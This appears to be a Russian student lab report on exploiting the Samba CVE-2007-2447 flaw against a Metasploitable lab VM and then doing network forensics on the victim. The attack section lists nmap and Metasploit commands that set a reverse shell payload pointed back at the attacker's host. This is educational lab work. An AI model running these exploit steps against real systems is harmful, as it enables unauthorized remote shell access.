**Студент: Ганиев Р.А.**

**Группа: 11-902**

**Тема: использование уязвимости протокола Samba: CVE - 2007 – 2447: сетевая форензика**

**Содержание**

1. Развернуть виртуальные машины Kali Linux и Metasploitable
2. Убедиться в корректной настройке сети между Metasploitable и Kali Linux
3. Атака на Metasploitable
4. Форензика
5. Оформление результатов работы

**1. Развернуть виртуальные машины Kali Linux и Metasploitable**

Постановка задачи

* развёртывание виртуальных машины Kali Linux и Metasploitable
* цель: выполнить развёртывание виртуальных машин
* средства: WMWare Workstation

Начальная ситуация

* развёртывание виртуальных машин не выполнено

Выполнение задания

* алгоритм
  + выполнить развёртывание виртуальных машин Kali Linux и Metasploitable, подготовленных в рамках выполнения лабораторных работ
* результаты
  + выполнено развёртывание виртуальных машин Kali Linux и Metasploitable

**2. Убедиться в корректной настройке сети между Metasploitable и Kali Linux**




Постановка задачи

* проверка корректной настройки сети между Metasploitable и Kali Linux
* цель: убедиться в корректной настройке сети между Metasploitable и Kali Linux
* средства: ifconfig, ping

Начальная ситуация

* корректность настройки сети не проверена

Выполнение задания

* алгоритм
  + последовательное определение IP адресов машин, выданный DHCP-сервером, для Kali Linux и для Metasploitable (ifconfig | grep “inet addr”)
  + запись полученных IP-адресов как MS\_IP и KL\_IP (IP-адреса должны быть из одной подсети)
  + проверка корректности соединения: ping
* результаты
  + 
  + 
  + 
  + сеть между Metasploitable и Kali Linux настроена корректно

**3. Атака на Metasploitable**










Постановка задачи

* атака на Metasploitable
* цель: произвести атаку на Metasploitable
* средства: nmap, samba, grep, use, set, exploit

Начальная ситуация

* уязвимость CVE - 2007 – 2447 с целью атаки не использована

Выполнение задания

* алгоритм
  + сканирование портов Metasploitable на виртуальной машине Kali Linux (атакующая машина)
    - сканирование виртуальной машины Metasploitable (машина-жертва): nmap -p 1-65535 -T4 -A -v MS\_IP 2>&1 | tee /var/tmp/scan.txt
    - сохранение результата сканирования в файл /var/tmp/scan.txt
    - определение порта (портов), которые используются пакетом samba, и их статус, выполнив анализ файла, подготовленного на предыдущем шаге, с помощью команды grep
  + активация эксплоита для использования уязвимости CVE - 2007 - 2447
    - запуск консоли msfconsole в терминале атакующей машины
    - вывод списка эксплоитов по использованию уязвимостей пакета samba, имеющихся во фреймворке metasploit: search samba
    - запуск эксплоита, позволяющего использовать уязвимость CVE - 2007 – 2447: use exploit/multi/samba/usermap\_script
    - вывод списка payload, доступных для данного эксплоита: show payloads
    - установка payload, осуществляющего передачу sh-консоли по telnet, для эксплоита: set PAYLOAD cmd/unix/reverse
    - вывод списка доступных опций для эксплоита: show options
    - установка значения параметров следующим образом: RHOST MS\_IP, RPORT <указать порт, ранее>, LHOST KL\_IP
    - активация эксплоита: exploit
    - проверка успешности атаки с помощью определения имени хоста (имя машины-жертвы), информации о ядре операционной системы, о системном пользователе, от чьего имени осуществлено соединение с системой
* результаты
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + произведена атака на Metasploitable

**4. Форензика**


Постановка задачи

* выявление аномальной активности на машине-жертве
* цель: выявить аномальную активность на машине-жертве и произвести анализ
* средства: netstat, ps, grep

Начальная ситуация

* аномальная активность на машине-жертве не выявлена

Выполнение задания

* алгоритм
  + выявление аномальной активности на машине-жертве
    - повышение привилегии до привилегий супер-пользователя
    - осуществление поиска аномальной активности с помощью утилиты netstat – определение перечня «подозрительно» открытых портов и системных процессов, работающих на этих портах
    - анализ таких системных процессов (результатом анализа должно быть обнаружение «подозрительного» соединения – IP-адреса и порта «атакующего»)
    - анализ системных процессов, инициированных «атакующим» и работающих с портом «атакующего» (анализ выполняется по определенному на предыдущем шаге номеру порта «атакующего», результатом должно быть обнаружение передачи sh-консоли средствами telnet)
    - сохранение результатов анализа в файл /var/tmp/samba.txt
* результаты
  + 
  + 
  + 
  + выявлена активность на машине-жертве, произведён анализ

**5. Оформление результатов работы**

